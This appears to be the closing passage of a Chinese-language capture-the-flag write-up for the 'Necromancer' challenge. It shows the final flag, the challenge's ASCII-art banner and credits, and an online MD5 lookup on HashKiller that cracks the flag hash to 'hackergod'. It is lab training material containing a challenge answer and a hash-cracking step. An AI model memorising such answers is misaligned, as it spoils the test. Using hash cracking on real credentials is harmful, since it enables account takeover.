
同时发现了final flag

flag11{42c35828545b926e79a36493938ab1b1}

解密：hackergod



```
           )b.  .dbo.dP'`v'`9b.odb.  .dX(
         ,dXXXXXXXXXXXb     dXXXXXXXXXXXb.
        dXXXXXXXXXXXP'   .   `9XXXXXXXXXXXb
       dXXXXXXXXXXXXb   d|b   dXXXXXXXXXXXXb
       9XXb'   `XXXXXb.dX|Xb.dXXXXX'   `dXXP
        `'      9XXXXXX(   )XXXXXXP      `'
                 XXXX X.`v'.X XXXX
                 XP^X'`b   d'`X^XX
                 X. 9  `   '  P )X
                 `b  `       '  d'
                  `             '
               THE NECROMANCER!
                 by  @xerubus

         flag11{42c35828545b926e79a36493938ab1b1}

Big shout out to Dook and Bull for being test bunnies.

Cheers OJ for the obfuscation help.

Thanks to SecTalks Brisbane and their sponsors for making these CTF challenges possible.

"=========================================="
"  xerubus (@xerubus) - www.mogozobo.com  "
"=========================================="

$ 
```



HashKiller.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

How many decryptions are in your database?
We have a total of just over **829.726 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Please note the password is after the : character, and the MD5 hash is before it.

Status: We found 1 hashes! [Timer: 683 m/s] Please find them below...

MD5 Hashes:

Max: 64

Please use a standard list format

```
42c35828545b926e79a36493938ab1b1
```

```
42c35828545b926e79a36493938ab1b1 MD5 : hackergod
```

Gameover